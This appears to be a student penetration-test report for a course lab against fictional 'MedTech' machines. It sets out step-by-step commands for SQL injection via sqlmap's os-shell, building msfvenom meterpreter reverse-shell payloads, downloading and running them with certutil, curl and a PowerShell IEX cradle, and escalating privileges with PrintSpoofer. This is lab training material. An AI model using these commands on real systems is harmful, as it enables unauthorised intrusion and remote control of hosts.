**CSOC 1040: Simulation Challenge II**

October 15, 2023

Prepared By: Ashish Hedau

Table of Contents

[Introduction 3](#_Toc148302836)

[Engagement Summary 3](#_Toc148302837)

[Technical Findings 4](#_Toc148302838)

[System 1: system.medtech.com (192.168.219.121) 4](#_Toc148302839)

[Steps to Reproduce 4](#_Toc148302840)

[System 2: FILES02 (172.16.219.11) 18](#_Toc148302841)

[System 3: CLIENT01 (172.16.219.82) 32](#_Toc148302842)

[System 4: DC01 (172.16.219.10) 37](#_Toc148302843)

[System 5: DEV02 (172.16.219.12) 40](#_Toc148302844)

[System 5: PROD01 (172.16.219.13) 42](#_Toc148302845)

[System 6: CLIENT02 (172.16.219.83) 44](#_Toc148302846)

[Vulnerability 1: SQL injection vulnerability affecting ‘MedTech’ leading to Remote Code Execution 46](#_Toc148302847)

[*Description* 46](#_Toc148302848)

[*Impact* 46](#_Toc148302849)

[*Recommendations* 46](#_Toc148302850)

[Vulnerability 2: Impersonation Privilege vulnerability affecting ‘NT Service\MSSQL$SQLEXPRESS @ WEB02’ leading to Privilege Escalation 47](#_Toc148302851)

[*Description* 47](#_Toc148302852)

[*Impact* 47](#_Toc148302853)

[*Recommendations* 47](#_Toc148302854)

# Introduction

Our mission involves conducting an extensive penetration test for **MedTech,** an emerging IoT healthcare startup. Our key objective is to uncover and document any weaknesses and setup errors within their Active Directory Environment. The ultimate aim is to fortify MedTech’s security safeguards and diminish the scope for potential attacks, thereby preserving the security and privacy of critical healthcare information.

# Engagement Summary

During our engagement, we were able to compromise a **web service** and **5 Active Directory accounts.** To get this we exploited 2 vulnerabilities in total, they are:

1. SQL injection vulnerability affecting username parameter on the webservice running at <http://192.168.219.121/login.aspx>.
2. Impersonation privilege vulnerability affecting NT Service\MSSQL$SQL$EXPRESS @ WEB02.

|  |  |
| --- | --- |
| Finding | Proof.txt Flag |
| WEB02 | 82c799ald18da3283ea9196d3845ec34 |
| FILES02 | 5de1d5d32318d96369b10408d1afe394 |
| CLIENT01 | 91be6c53e14555f102fdb101143c951a |
| DC01 | 9eb07063cb0705a68ac6aed217c60deb |
| DEV02 | 78c4f75615786556df8c3a493c6f8417 |
| PROD01 | 1b49bb3866780a1b35acfb726ecac425 |
| CLIENT02 | 14aa524e8f369df102879bbfef98f1b8 |

# Technical Findings

## System 1: WEB02 (192.168.219.121)

### Steps to Reproduce

**Step 1:** The target machines are provided by offsec.

A screenshot of a computer

Description automatically generated

**Step 2:** Perform a nmap scan on 192.168.219.121. Port 80 is hosting a IIS web service

**nmap -sV -vv -Pn -n 192.168.219.121**

A screenshot of a computer program

Description automatically generated

**Step 3:** Landing page for ‘**MedTech’** at <http://192.168.219.121>

A close-up of a tree

Description automatically generated

**Step 4:** SQL Injection vulnerability on the **username** parameter at <http://192.168.219.121/login.aspx>

A screenshot of a computer

Description automatically generated

**Step 5:** Intercept the request with Burp Proxy. Make a query.txt file for the **POST** request.

A screenshot of a computer

Description automatically generated

**Step 6:** Create a msfvenom payload and host it on a python server.

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.191 LPORT=4242 -f exe -o evil.exe**

**python3 -m http.server 8888**

A screenshot of a computer program

Description automatically generated


**Step 7:** Start multi/handler listener from msfconsole.

**use exploit/multi/handler**

**set LHOST 192.168.45.169**

**set LPORT 4242**

**set PAYLOAD windows/x64/meterpreter\_reverse\_tcp**



**Step 8:** Use sqlmap to spawn an OS shell.

**sqlmap -u http://192.168.219.121 --os-shell --forms --crawl=2**

A screenshot of a computer

Description automatically generated


**Step 9:** Use certutil to download the malicious evil.exe on target IP and execute it to give us a meterpeter session.

**certutil -urlcache -f http://192.168.45.169:8888/evil.exe C:\Users\public\evil.exe && C:/Users/Public/evil.exe**

A screenshot of a computer

Description automatically generated

**Step 10:** Meterpreter session opened as **NT Service\MSSQL$SQLEXPRESS @ WEB02.**



**Step 11:** Drop into a shell as **getsystem** did not work to elevate privileges.

A screenshot of a computer

Description automatically generated

**Step 12:** Download **PrintSpoofer** from <https://github.com/itm4n/PrintSpoofer/releases/tag/v1.0>

It is tool to abuse **SeImpersonate** Privilege on Windows 10 and Server 2016/2019

A screenshot of a computer

Description automatically generated

**Step 13:** Download PrintSpoofer on the target machine and execute it.

**curl** [**http://192.168.45.169:8888/PrintSpoofer64.exe -o PrintSpoofer64.exe**](http://192.168.45.169:8888/PrintSpoofer64.exe%20-o%20PrintSpoofer64.exe)

**.\PrintSpoofer64.exe -i -c powershell.exe**

A screenshot of a computer

Description automatically generated

**Step 14:** The flag is at C:\Users\Administrator\Desktop.

A screenshot of a computer

Description automatically generated

## System 2: FILES02 (172.16.219.11)

**Step 15:** Create another msfvenom payload to create a meterpreter session for WEB02 Admin

**msfvenom -p windows/x64/meterpreter\_reverse\_tcp LHOST=192.168.45.191 LPORT=5252 -f psh -o run.ps1**

A screen shot of a computer

Description automatically generated

**Step 16:** Start multi/handler listener from msfconsole.

**use exploit/multi/handler, set LHOST 192.168.45.169, set LPORT 4242,**

**set PAYLOAD windows/x64/meterpreter\_reverse\_tcp**

A screenshot of a computer program

Description automatically generated

**Step 17:** Create a shell code runner and save it in a powershell file on WEB02 Admin and execute it to gain a meterpreter session.


**echo "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.45.169:8888/run.ps1');" > evil.ps1**

**.\evil.ps1**


**A screenshot of a computer

Description automatically generated**

